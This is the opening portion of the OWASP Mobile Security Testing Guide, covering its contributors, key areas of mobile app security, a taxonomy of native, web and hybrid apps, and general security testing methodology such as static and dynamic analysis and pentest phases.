

MSTG

MOBILE SECURITY TESTING GUIDE

OWASP Mobile Team
Project Leader: Sven Scheier

EARLY ACCESS

Table of Contents

Introduction	1.1
Frontispiece	1.2

Overview

Introduction to the Mobile Security Testing Guide	2.1
Mobile App Taxonomy	2.2
Mobile App Security Testing	2.3

General Mobile App Testing Guide

Testing Code Quality	3.1
Cryptography in Mobile Apps	3.2
Mobile App Authentication Architectures	3.3
Testing Network Communication	3.4

Android Testing Guide

Platform Overview	4.1
Setting up a Testing Environment for Android Apps	4.2
Testing Data Storage on Android	4.3
Android Cryptographic APIs	4.4
Local Authentication on Android	4.5
Android Network APIs	4.6
Android Platform APIs	4.7
Code Quality and Build Settings for Android Apps	4.8
Tampering and Reverse Engineering on Android	4.9
Android Anti-Reversing Defenses	4.10

iOS Testing Guide

Platform Overview	5.1
Setting up a Testing Environment for iOS Apps	5.2
Data Storage on iOS	5.3
iOS Cryptographic APIs	5.4
Local Authentication on iOS	5.5
iOS Network APIs	5.6
iOS Platform APIs	5.7
Code Quality and Build Settings for iOS Apps	5.8
Tampering and Reverse Engineering on iOS	5.9
iOS Anti-Reversing Defenses	5.10

Appendix

Testing Tools	6.1
Suggested Reading	6.2

Foreword

Welcome to the work-in-progress version of the OWASP Mobile Security Testing Guide. Feel free to explore the existing content, but do note that it is still incomplete and may change at any time. If you have feedback or suggestions, or want to contribute, create an issue on GitHub or ping us on Slack. See the README for instructions:

<https://www.github.com/OWASP/owasp-mstg/>

squirrel (noun plural): Any arboreal sciurine rodent of the genus *Sciurus*, such as *S. vulgaris* (red squirrel) or *S. carolinensis* (grey squirrel), having a bushy tail and feeding on nuts, seeds, etc.

On a beautiful summer day, a group of ~7 young men, a woman, and approximately three squirrels met in a Woburn Forest villa. So far, nothing unusual. But little did you know, within the next five days, they would redefine not only mobile application security, but the very fundamentals of book writing itself (ironically, the event took place near Bletchley Park, once the residence and work place of the great Alan Turing).

Or maybe that's going to far. But at least, they produced a proof-of-concept for an unusual security book. The Mobile Security Testing Guide (MSTG) is an open, agile, crowd-sourced effort, made of the contributions of dozens of authors and reviewers from all over the world.

Because this isn't a normal security book, the introduction doesn't list impressive facts and data proving importance of mobile devices in this day and age. It also doesn't explain how mobile application security is broken, and why a book like this was sorely needed, and the authors don't thank their wifes and friends without whom the book wouldn't have been possible.

We do have a message to our readers however! The first rule of the OWASP Mobile Security Testing Guide is: Don't just follow the OWASP Mobile Security Testing Guide. True excellence at mobile application security requires a deep understanding of mobile operating system, coding, network security, cryptography, and a whole lot of other things, many of which we can only touch on briefly in this book. Don't stop at security testing. Write your own apps, compile your own kernels, dissect mobile malware, learn how things tick. And as you keep learning new things, consider contributing to the MSTG yourself! Or, as they say: "Do a pull request".



Frontispiece

About the OWASP Mobile Security Testing Guide

The OWASP Mobile Security Testing Guide (MSTG) is a comprehensive manual for testing the security of mobile apps. It describes processes and techniques for verifying the requirements listed in the [Mobile Application Security Verification Standard \(MASVS\)](#), and provides a baseline for complete and consistent security tests.

OWASP thanks the many authors, reviewers, and editors for their hard work in developing this guide. If you have any comments or suggestions on the Mobile Security Testing Guide, please join the discussion around MASVS and MSTG in the [OWASP Mobile Security Project Slack Channel](#). You can sign up for the Slack channel at <http://owasp.herokuapp.com/>.

Copyright and License



Copyright © 2017 The OWASP Foundation. This work is licensed under a [Creative Commons Attribution-ShareAlike 4.0 International License](#). For any reuse or distribution, you must make clear to others the license terms of this work.

Acknowledgements

Note: This contributor table is generated based on our [GitHub contribution statistics](#). For more information on these stats, see the [GitHub Repository README](#). We manually update the table every few weeks, so be patient if you're not listed immediately.

Authors

Bernhard Mueller

Bernhard is a cyber security specialist with a talent for hacking systems of all kinds. During more than a decade in the industry, he has published many zero-day exploits for software such as MS SQL Server, Adobe Flash Player, IBM Director, Cisco VOIP, and ModSecurity. If you can name it, he has probably broken it at least once. BlackHat USA commended his pioneering work in mobile security with a Pwnie Award for Best Research.

Sven Schleier

Sven is an experienced penetration tester and security architect who specializes in implementing secure SDLC for web applications, iOS apps, and Android apps. He is a project leader for the OWASP Mobile Security Testing Guide and the creator of OWASP Mobile Hacking Playground. Sven also supports the community with free, hands-on workshops about web and mobile app security testing. He has published several security advisories and white papers about HSTS.

Co-Authors

Co-authors have consistently contributed quality content and have at least 2,000 additions logged in the GitHub repository.

Romuald Szkudlarek

Romuald is a passionate cyber security & privacy professional with over 15 years of experience in the web, mobile, IoT and cloud domains. During his career, he has been dedicating his spare time to a variety of projects with the goal of advancing the sectors of software and security. He is teaching regularly at various institutions. He holds CISSP, CSSLP, and CEH credentials.

Jeroen Willemsen

Jeroen is a full-stack developer specializing in IT security at Xebia with a passion for mobile and risk management. Driven by a love for explaining technical subjects, he began as a PHP teacher to undergrad students before moving on to discussing security, risk management, and programming issues to anyone willing to listen and learn.

Top Contributors

Top contributors have consistently contributed quality content and have at least 500 additions logged in the GitHub repository.

- Paweł Rzepa
- Francesco Stillavato
- Andreas Happe
- Alexander Anthuk
- Henry Hoggard
- Wen Bin Kong
- Abdessamad Temmar
- Bolot Kerimbaev
- Sławomir Kosowski

Contributors

Contributors have contributed quality content and have at least 50 additions logged in the GitHub repository.

Jin Kung Ong, Sjoerd Langkemper, Gerhard Wagner, Michael Helwig, Pece Milosev, Denis Pilipchuk, Ryan Teoh, Dharshin De Silva, Anatoly Rosencrantz, Abhinav Sejpa, Daniel Ramirez Martin, Claudio André, Enrico Verzegnassi, Yogesh Sharma, Dominique Righetto, Raul Siles, Prathan Phongthiproek, Tom Welch, Luander Ribeiro, Dario Incalza, Akanksha Bana, Oguzhan Topgul, Carlos Holguera, David Fern, Pishu Mahtani, Anuruddha E.

Reviewers

Reviewers have consistently provided useful feedback through GitHub issues and pull request comments.

- Sjoerd Langkemper
- Anant Shrivastava

Editors

- Heaven Hodges
- Caitlin Andrews
- Nick Epson
- Anita Diamond
- Anna Szkudlarek

Others

Many other contributors have committed small amounts of content, such as a single word or sentence (less than 50 additions). The full list of contributors is available on GitHub:

<https://github.com/OWASP/owasp-mstg/graphs/contributors>

Older Versions

The Mobile Security Testing Guide was initiated by Milan Singh Thakur in 2015. The original document was hosted on Google Drive. Guide development was moved to GitHub in October 2016.

OWASP MSTG “Beta 2” (Google Doc)

Authors	Reviewers	Top Contributors
Milan Singh Thakur, Abhinav Sejpal, Blessen Thomas, Dennis Titze, Davide Cioccia, Pragati Singh, Mohammad Hamed Dadpour, David Fern, Mirza Ali, Rahil Parikh, Anant Shrivastava, Stephen Corbiaux, Ryan Dewhurst, Anto Joseph, Bao Lee, Shiv Patel, Nutan Kumar Panda, Julian Schütte, Stephanie Vanroelen, Bernard Wagner, Gerhard Wagner, Javier Dominguez	Andrew Muller, Jonathan Carter, Stephanie Vanroelen, Milan Singh Thakur	Jim Manico, Paco Hope, Pragati Singh, Yair Amit, Amin Lalji, OWASP Mobile Team

OWASP MSTG “Beta 1” (Google Doc)

Authors	Reviewers	Top Contributors
Milan Singh Thakur, Abhinav Sejpal, Pragati Singh, Mohammad Hamed Dadpour, David Fern, Mirza Ali, Rahil Parikh	Andrew Muller, Jonathan Carter	Jim Manico, Paco Hope, Yair Amit, Amin Lalji, OWASP Mobile Team

Introduction to the OWASP Mobile Security Testing Guide

New technology always introduces new security risks, and mobile computing is no exception. Security concerns for mobile apps differ from traditional desktop software in some important ways. Modern mobile operating systems are arguably more secure than traditional desktop operating systems, but problems can still appear when we don't carefully consider security during mobile app development. Data storage, inter-app communication, proper usage of cryptographic APIs, and secure network communication are only some of these considerations.

Key Areas in Mobile Application Security

Many mobile app penetration testing tools have a background in network and web app penetration testing, a quality that is valuable for mobile app testing. Almost every mobile app talks to a back-end service, and those services are prone to the same kinds of attacks we are familiar with in web apps on desktop machines. Mobile apps differ in that there is a smaller attack surface and therefore more security against injection and similar attacks. Instead, we must prioritize data protection on the device and the network to increase mobile security.

Let's discuss the key areas in mobile app security.

Local Data Storage

The protection of sensitive data, such as user credentials and private information, is crucial to mobile security. If an app uses operating system APIs such as local storage or inter-process communication (IPC) improperly, the app might expose sensitive data to other apps running on the same device. It may also unintentionally leak data to cloud storage, backups, or the keyboard cache. Additionally, mobile devices can be lost or stolen more easily compared to other types of devices, so it's more likely an individual can gain physical access to the device, making it easier to retrieve the data.

When developing mobile apps, we must take extra care when storing user data. For example, we can use appropriate key storage APIs and take advantage of hardware-backed security features when available.

Fragmentation is a problem we deal with especially on Android devices. Not every Android device offers hardware-backed secure storage, and many devices are running outdated versions of Android. For an app to be supported on these out-of-date devices, it would have to be created using an older version of Android's API which may lack important security features. For maximum security, the best choice is to create apps with the current API version even though that excludes some users.

Communication with Trusted Endpoints

Mobile devices regularly connect to a variety of networks, including public WiFi networks shared with other (potentially malicious) clients. This creates opportunities for a wide variety of network-based attacks ranging from simple to complicated and old to new. It's crucial to maintain the confidentiality and integrity of information exchanged between the mobile app and remote service endpoints. As a basic requirement, mobile apps must set up a secure, encrypted channel for network communication using the TLS protocol with appropriate settings.

Authentication and Authorization

In most cases, sending users to log in to a remote service is an integral part of the overall mobile app architecture. Even though most of the authentication and authorization logic happens at the endpoint, there are also some implementation challenges on the mobile app side. Unlike web apps, mobile apps often store long-time session tokens that are unlocked with user-to-device authentication features such as fingerprint scanning. While this allows for a quicker login and better user experience (nobody likes to enter complex passwords), it also introduces additional complexity and room for error.

Mobile app architectures also increasingly incorporate authorization frameworks (such as OAuth2) that delegate authentication to a separate service or outsource the authentication process to an authentication provider. Using OAuth2 allows the client-side authentication logic to be outsourced to other apps on the same device (e.g. the system browser). Security testers must know the advantages and disadvantages of different possible architectures.

Interaction with the Mobile Platform

Mobile operating system architectures differ from classical desktop architectures in important ways. For example, all mobile operating systems implement app permission systems that regulate access to specific APIs. They also offer more (Android) or less rich (iOS) inter-process communication (IPC) facilities that enable apps to exchange signals and data. These platform-specific features come with their own set of pitfalls. For example, if IPC APIs are misused, sensitive data or functionality might be unintentionally exposed to other apps running on the device.

Code Quality and Exploit Mitigation

Traditional injection and memory management issues aren't often seen in mobile apps due to the smaller attack surface. Mobile apps mostly interface with the trusted backend service and the UI, so even if many buffer overflow vulnerabilities exist in the app, those vulnerabilities usually don't open up any useful attack vectors. Similar protection exists against browser exploits such as cross-site scripting (XSS allows attackers to inject scripts into web pages to bypass access controls) that are very prevalent in web apps. However, there are always exceptions. XSS is theoretically possible on mobile in some cases, but it's very rare to see XSS issues that an individual can exploit. For more information about XSS, see [Testing for Cross-Site Scripting Flaws](#) in the chapter [Testing Code Quality](#).


This protection from injection and memory management issues doesn't mean that app developers can get away with writing sloppy code. Following security best practices results in hardened (secure) release builds that are resilient against tampering. Free security features offered by compilers and mobile SDKs help increase security and mitigate attacks.

Anti-Tampering and Anti-Reversing

There are three things you should never bring up in polite conversations: religion, politics, and code obfuscation. Many security experts dismiss client-side protections outright. However, software protection controls are widely used in the mobile app world, so security testers need ways to deal with these protections. We believe there's a benefit to client-side protections if they are employed with a clear purpose and realistic expectations in mind and aren't used to replace security controls.

The OWASP Mobile AppSec Verification Standard

This guide is closely related to the OWASP Mobile Application Security Verification Standard (MASVS). The MASVS defines a mobile app security model and lists generic security requirements for mobile apps. It can be used by architects, developers, testers, security professionals, and consumers to define and understand the qualities of a secure mobile app. Both documents map to the same basic set of security requirements, and depending on the context they can be used individually or combined to achieve different objectives.



For example, the MASVS requirements can be used in an app's planning and architecture design stages while the checklist and testing guide may serve as a baseline for manual security testing or as a template for automated security tests during or after development. In the [Mobile App Security Testing chapter](#) we'll describe how you can apply the checklist and MSTG to a mobile app penetration test.

Navigating the Mobile Security Testing Guide

The MSTG contains descriptions of all requirements specified in the MASVS. The MSTG contains the following main sections:

1. The [General Testing Guide](#) contains mobile app security testing methodology and general vulnerability analysis techniques as they apply to mobile app security.
2. The [Android Testing Guide](#) covers mobile security testing for the Android platform, including security basics, security test cases, reverse engineering techniques and prevention, and tampering techniques and prevention.
3. The [iOS Testing Guide](#) covers mobile security testing for the iOS platform, including an overview of the iOS OS, security testing, reverse engineering, and anti-reversing.
4. The [Appendix](#) contains additional technical test cases that are OS-independent, such as authentication and session management, network communications, and cryptography. We also include a methodology for assessing software protection schemes.

Mobile App Taxonomy

The term “mobile app” refers to a self-contained computer program designed to execute on a mobile device. Today, the Android and iOS operating systems cumulatively comprise [more than 99% of the mobile OS market share](#). Additionally, mobile Internet usage has surpassed desktop usage for the first time in history, making mobile browsing and apps the [most widespread kind of Internet-capable applications](#).

In this guide, we’ll use the term “app” as a general term for referring to any kind of application running on popular mobile OSes.

In a basic sense, apps are designed to run either directly on the platform for which they’re designed, on top of a smart device’s mobile browser, or using a mix of the two.

Throughout the following chapter, we will define characteristics that qualify an app for its respective place in mobile app taxonomy as well as discuss differences for each variation.

Native App

Mobile operating systems, including Android and iOS, come with a Software Development Kit (SDK) for developing applications specific to the OS. Such applications are referred to as *native* to the system for which they have been developed. When discussing an app, the general assumption is that it is a native app implemented in a standard programming language for the respective operating system - Objective-C or Swift for iOS, and Java or Kotlin for Android.

Native apps inherently have the capability to provide the fastest performance with the highest degree of reliability. They usually adhere to platform-specific design principles (e.g. the [Android Design Principles](#)), which tends to result in a more consistent user interface (UI) compared to *hybrid* or *web* apps. Due to their close integration with the operating system, native apps can directly access almost every component of the device (camera, sensors, hardware-backed key stores, etc.).

Some ambiguity exists when discussing *native apps* for Android as the platform provides two development kits - the Android SDK and the Android NDK. The SDK, which is based on the Java programming language, is the default for developing apps. The NDK (or

Native Development Kit) is a C/C++ development kit used for developing binary libraries components that can directly access to lower level APIs (such as OpenGL). These libraries can be included in regular apps built with the SDK. Therefore, we say that Android *native apps* (i.e. built with the SDK) may have *native code* built with the NDK.

The most obvious downside of *native apps* is that they target only one specific platform. To build the same app for both Android and iOS, one needs to maintain two independent code bases, or introduce often complex development tools to port a single code base to two platforms (e.g. [Xamarin](#)).

Web App

Mobile web apps (or simply, *web apps*) are websites designed to look and feel like a *native app*. These apps run on top of a device's browser and are usually developed in HTML5, much like a modern webpage. Launcher icons may be created to parallel the same feel of accessing a *native app*; however, these icons are essentially the same as a browser bookmark, simply opening the default web browser to load the referenced web page.

Web apps have limited integration with the general components of the device as they run within the confines of a browser (i.e. they are “sandboxed”) and usually lack in performance compared to native apps. Since a web app typically targets multiple platforms, their UIs do not follow some of the design principles of a specific platform. The biggest advantage is reduced development and maintenance costs associated with a single code base as well as enabling developers to distribute updates without engaging the platform-specific app stores. For example, a change to the HTML file for app can serve as viable, cross-platform update whereas an update to a store-based app requires considerably more effort.

Hybrid App

Hybrid apps attempt to fill the gap between *native* and *web apps*. A *hybrid app* executes like a *native app*, but a majority of the processes rely on web technologies, meaning a portion of the app runs in an embedded web browser (commonly called “web view”). As such, hybrid apps inherit both pros and cons of *native* and *web apps*.

A web-to-native abstraction layer enables access to device capabilities for *hybrid apps* not accessible to a pure *web app*. Depending on the framework used for development, one code base can result in multiple applications that target different platforms, with a UI closely resembling that of the original platform for which the app was developed.

Following is a non-exhaustive list of more popular frameworks for developing *hybrid apps*:

- [Apache Cordova](#)
- [Framework 7](#)
- [Ionic](#)
- [jQuery Mobile](#)
- [Native Script](#)
- [Onsen UI](#)
- [React Native](#)
- [Sencha Touch](#)

What's Covered in the Mobile Testing Guide?

Throughout this guide, we will focus on apps for the two platforms dominating the market: Android and iOS. Mobile devices are currently the most common device class running these platforms – increasingly however, the same platforms (in particular, Android) run on other devices, such as smartwatches, TVs, car navigation/audio systems, and other embedded systems.

Given the vast amount of mobile app frameworks available it would be impossible to cover all of them exhaustively. Therefore, we focus on *native* apps on each operating system. However, the same techniques are also useful when dealing with web or hybrid apps (ultimately, no matter the framework, every app is based on native components).

Mobile App Security Testing

In the following sections we'll provide a brief overview of general security testing principles and key terminology. The concepts introduced are largely identical to those found in other types of penetration testing, so if you are an experienced tester you may want to skip this chapter and go right to the interesting part.

Throughout the guide, we use “mobile app security testing” as a catchall phrase to refer to the evaluation of mobile app security via static and dynamic analysis. Terms such as “mobile app penetration testing” and “mobile app security review” are used somewhat inconsistently in the security industry, but these terms refer to roughly the same thing. A mobile app security test is usually part of a larger security assessment or penetration test that encompasses the client-server architecture and server-side APIs used by the mobile app.

In this guide, we cover mobile app security testing in two contexts. The first is the “classical” security test completed near the end of the development life cycle. In this context, the tester accesses a nearly finished or production-ready version of the app, identifies security issues, and writes a (usually devastating) report. The other context is characterized by the implementation of requirements and the automation of security tests from the beginning of the software development life cycle onwards. The same basic requirements and test cases apply to both contexts, but the high-level method and the level client interaction differ.

Principles of Testing

White-box Testing versus Black-box Testing

Let's start by defining the concepts:

- Black-box testing is conducted without the tester's having any information about the app being tested. This process is sometimes called “zero-knowledge testing.” The main purpose of this test is allowing the tester to behave like a real attacker in the sense of exploring possible uses for publicly available and discoverable information.
- White-box testing (sometimes called “full knowledge testing”) is the total opposite of

black-box testing in the sense that the tester has full knowledge of the app. The knowledge may encompass source code, documentation, and diagrams. Although much easier and faster than black-box testing, white-box testing doesn't allow for as many test cases. White-box testing is generally more useful for protecting the app against internal attackers.

- Gray-box testing is all testing that falls in between the two aforementioned testing types: some information is provided to the tester, and other information is intended to be discovered. This type of testing is an interesting compromise in the number of test cases, the cost, the speed, and the scope of testing. Gray-box testing is the most common kind of testing in the security industry.

We strongly advise that you request the source code so that you can use the testing time as efficiently as possible. The tester's code access obviously doesn't simulate an external attack, but it simplifies the identification of vulnerabilities by allowing the tester to verify every identified anomaly or suspicious behavior at the code level. A white-box test is the way to go if the app hasn't been tested before.

Even though decompiling on Android is straightforward, the source code may be obfuscated, and de-obfuscating will be time-consuming, possibly to the point of being even. Time constraints are therefore another reason for the tester to have access to the source code.

Static versus Dynamic Analysis

Static analysis involves examining an application's components without executing them. It may be similar to white-box testing. The term often refers to manual or automatic source code analysis. OWASP provides information about [Static Code Analysis](#) that may help you understand techniques, strengths, weaknesses, and limitations.

Dynamic analysis involves examining the app from the outside while executing it. This type of analysis can be manual or automatic. It usually doesn't provide the information that static analysis provides, but it is a good way to detect interesting elements (assets, features, entry points, etc.) from a user's point of view. It may be similar to black-box testing. OWASP provides information about [Dynamic Analysis](#) that may help you understand how to analyze apps.

Now that we have defined static and dynamic analysis, let's dive deeper.

Vulnerability Analysis

Vulnerability analysis is usually the process of looking for vulnerabilities in an app. Although this may be done manually, automated scanners are usually used to identify the main vulnerabilities. Static and dynamic analysis are types of vulnerability analysis.

Static Analysis

During static analysis, the mobile app's source code is analyzed to ensure appropriate implementation of security controls. In most cases, a hybrid automatic/manual approach is used. Automatic scans catch the low-hanging fruit, and the human tester can explore the code base with specific usage contexts in mind.

Manual Code Review

A human reviewer performs manual code review by manually analyzing the mobile application's source code for security vulnerabilities. Methods range from a basic keyword search via the 'grep' command to a line-by-line examination of the source code. IDEs (Integrated Development Environments) often provide basic code review functions and can be extended with various tools.

A common approach to manual code analysis entails identifying key security vulnerability indicators by searching for certain APIs and keywords, such as database-related method calls like "executeStatement" or "executeQuery". Code containing these strings is a good starting point for manual analysis.

In contrast to automatic code analysis, manual code review is very good for identifying vulnerabilities in the business logic, standards violations, and design flaws, especially when the code is technically secure but logically flawed. Such scenarios are unlikely to be detected by any automatic code analysis tool.

A manual code review requires an expert code reviewer who is proficient in both the language and the frameworks used for the mobile application. Full code review can be a slow, tedious, time-consuming process for the reviewer, especially given large code bases

with many dependencies.

Automatic Code Analysis

Automated analysis tools can be used to speed up the review process of Static Application Security Testing (SAST). They check the source code for compliance with a predefined set of rules or industry best practices, then typically display a list of findings or warnings and flags for all detected violations. Some static analysis tools run against the compiled app only, some must be fed the original source code, and some run as live-analysis plugins in the Integrated Development Environment (IDE).

Although some static code analysis tools incorporate a lot of information about the rules and semantics required to analyze mobile apps, they may produce many false positives, particularly if they are not configured for the target environment. A security professional must therefore always review the results.

The chapter “Testing tools” includes a list of static analysis tools.

Dynamic Analysis

The focus of dynamic analysis (also called DAST, or Dynamic Application Security Testing) is the testing and evaluation of apps via their real-time execution. The main objective of dynamic analysis is finding security vulnerabilities or weak spots in a program while it is running. Dynamic analysis is conducted both at the mobile platform layer and against the back-end services and APIs, where the mobile app’s request and response patterns can be analyzed.

Dynamic analysis is usually used to check for security mechanisms that provide sufficient protection against the most prevalent types of attack, such as disclosure of data in transit, authentication and authorization issues, and server configuration errors.

Avoiding False Positives

Automated testing tools’ lack of sensitivity to app context is a challenge. These tools may identify a potential issue that’s irrelevant. Such results are called “false positives.”

For example, security testers commonly report vulnerabilities that are exploitable in a web browser but aren't relevant to the mobile app. This false positive occurs because automated tools used to scan the back-end service are based on regular browser-based web applications. Issues such as CSRF (Cross-site Request Forgery) and missing security headers are reported accordingly.

Let's take CSRF as an example. A successful CSRF attack requires the following:

- The ability to entice the logged-in user to open a malicious link in the web browser used to access the vulnerable site.
- The client (browser) must automatically add the session cookie or other authentication token to the request.

Mobile apps don't fulfill these requirements: even if Webviews and cookie-based session management are used, any malicious link the user clicks opens in the default browser, which has a separate cookie store.

Stored Cross-Site Scripting (CSS) can be an issue if the app includes Webviews, and it may even lead to command execution if the app exports JavaScript interfaces. However, reflected cross-site scripting is rarely an issue for the reason mentioned above (even though whether they should exist at all is arguable—escaping output is simply a best practice).

In any case, consider exploit scenarios when you perform the risk assessment; don't blindly trust your scanning tool's output.

Penetration Testing (a.k.a. Pentesting)

The classic approach involves all-around security testing of the app's final or near-final build, e.g., the build that's available at the end of the development process. For testing at the end of the development process, we recommend the [Mobile App Security Verification Standard \(MASVS\)](#) and the associated checklist. A typical security test is structured as follows:

- **Preparation** - defining the scope of security testing, including identifying applicable security controls, the organization's testing goals, and sensitive data. More generally, preparation includes all synchronization with the client as well as legally protecting

the tester (who is often a third party). Remember, attacking a system without written authorization is illegal in many parts of the world!

- **Intelligence Gathering** - analyzing the **environmental** and **architectural** context of the app to gain a general contextual understanding.
- **Mapping the Application** - based on information from the previous phases; may be complemented by automated scanning and manually exploring the app. Mapping provides a thorough understanding of the app, its entry points, the data it holds, and the main potential vulnerabilities. These vulnerabilities can then be ranked according to the damage their exploitation would cause so that the security tester can prioritize them. This phase includes the creation of test cases that may be used during test execution.
- **Exploitation** - in this phase, the security tester tries to penetrate the app by exploiting the vulnerabilities identified during the previous phase. This phase is necessary for determining whether vulnerabilities are real (i.e., true positives).
- **Reporting** - in this phase, which is essential to the client, the security tester reports the vulnerabilities he or she has been able to exploit and documents the kind of compromise he or she has been able to perform, including the compromise's scope (for example, the data he or she has been able to access illegitimately).

Preparation

The security level at which the app will be tested must be decided before testing. The security requirements should be decided at the beginning of the project. Different organizations have different security needs and resources available for investing in test activities. Although the controls in MASVS Level 1 (L1) are applicable to all mobile apps, walking through the entire checklist of L1 and Level 2 (L2) MASVS controls with technical and business stakeholders is a good way to decide on a level of test coverage.

Organizations may have different regulatory and legal obligations in certain territories. Even if an app doesn't handle sensitive data, some L2 requirements may be relevant (because of industry regulations or local laws). For example, two-factor authentication (2FA) may be obligatory for a financial app and enforced by a country's central bank and/or financial regulatory authorities.

Security goals/controls defined earlier in the development process may also be reviewed during the discussion with stakeholders. Some controls may conform to MASVS controls, but others may be specific to the organization or application.

General Testing Information	
Client Name:	
Test Location:	
Start Date:	
Closing Date:	
Name pf Tester	
Testing Scope	All native functions availalbe within <AppName> App.
Verification Level	After consultation with <Customer> it was decided that only Level 1 requirements are applicable to <AppName>. The data processed such as account numbers are not sensitive data according to data classification policy <Policy Name>. Credit card numbers, are not handled directly in the mobile app and only on a 3rd party system. Therefore MASVS L1 offers an appropriate level of protection for <AppName>.

All involved parties must agree on the decisions and the scope in the checklist because these will define the baseline for all security testing.

Coordinating with the Client

Setting up a working test environment can be a challenging task. For example, restrictions on the enterprise wireless access points and networks may impede dynamic analysis performed at client premises. Company policies may prohibit the use of rooted phones or (hardware and software) network testing tools within enterprise networks. Apps that implement root detection and other reverse engineering countermeasures may significantly increase the work required for further analysis.

Security testing involves many invasive tasks, including monitoring and manipulating the mobile app's network traffic, inspecting the app data files, and instrumenting API calls. Security controls, such as certificate pinning and root detection, may impede these tasks and dramatically slow testing down.

To overcome these obstacles, you may want to request two of the app's build variants from the development team. One variant should be a release build so that you can determine whether the implemented controls are working properly and can be bypassed easily. The second variant should be a debug build for which certain security controls have been deactivated. Testing two different builds is the most efficient way to cover all test cases.

Depending on the scope of the engagement, this approach may not be possible. Requesting both production and debug builds for a white-box test will help you complete all test cases and clearly state the app's security maturity. The client may prefer that black-box tests be focused on the production app and the evaluation of its security controls' effectiveness.

The scope of both types of testing should be discussed during the preparation phase. For example, whether the security controls should be adjusted should be decided before testing. Additional topics are discussed below.

Identifying Sensitive Data

Classifications of sensitive information differ by industry and country. In addition, organizations may take a restrictive view of sensitive data, and they may have a data classification policy that clearly defines sensitive information.

There are three general states from which data may be accessible:

- **At rest** - the data is sitting in a file or data store
- **In use** - an application has loaded the data into its address space
- **In transit** - data has been sent between consuming processes, e.g., during IPC (Inter-Process Communication)

The degree of scrutiny that's appropriate for each state may depend on the data's importance and likelihood of being accessed. For example, data held in application memory may be more vulnerable than data on web servers to access via core dumps because attackers are more likely to gain physical access to mobile devices than to web servers.

When no data classification policy is available, use the following list of information that's generally considered sensitive:

- user authentication information (credentials, PINs, etc.)
- Personally Identifiable Information (PII) that can be abused for identity theft: social security numbers, credit card numbers, bank account numbers, health information
- device identifiers that may identify a person
- highly sensitive data whose compromise would lead to reputational harm and/or financial costs
- any data whose protection is a legal obligation

- any technical data generated by the application (or its related systems) and used to protect other data or the system itself (e.g., encryption keys).

A definition of “sensitive data” must be decided before testing begins because detecting sensitive data leakage without a definition may be impossible.

Intelligence Gathering

Intelligence gathering involves the collection of information about the app’s architecture, the business use cases the app serves, and the context in which the app operates. Such information may be classified as “environmental” or “architectural.”

Environmental Information

Environmental information includes:

- The organization’s goals for the app. Functionality shapes users’ interaction with the app and may make some surfaces more likely than others to be targeted by attackers.
- The relevant industry. Different industries may have different risk profiles.
- Stakeholders and investors; understanding who is interested in and responsible for the app.
- Internal processes, workflows, and organizational structures. Organization-specific internal processes and workflows may create opportunities for [business logic exploits](#).

Architectural Information

Architectural information includes:

- **The mobile app:** How the app accesses data and manages it in-process, how it communicates with other resources and manages user sessions, and whether it detects itself running on jailbroken or rooted phones and reacts to these situations.
- **The Operating System:** The operating systems and OS versions the app runs on (including Android or iOS version restrictions), whether the app is expected to run on devices that have Mobile Device Management (MDM) controls, and relevant OS vulnerabilities.
- **Network:** Usage of secure transport protocols (e.g., TLS), usage of strong keys and

cryptographic algorithms (e.g., SHA-2) to secure network traffic encryption, usage of certificate pinning to verify the endpoint, etc.

- **Remote Services:** The remote services the app consumes and whether their being compromised could compromise the client.

Mapping the Application

Once the security tester has information about the app and its context, the next step is mapping the app's structure and content, e.g., identifying its entry points, features, and data.

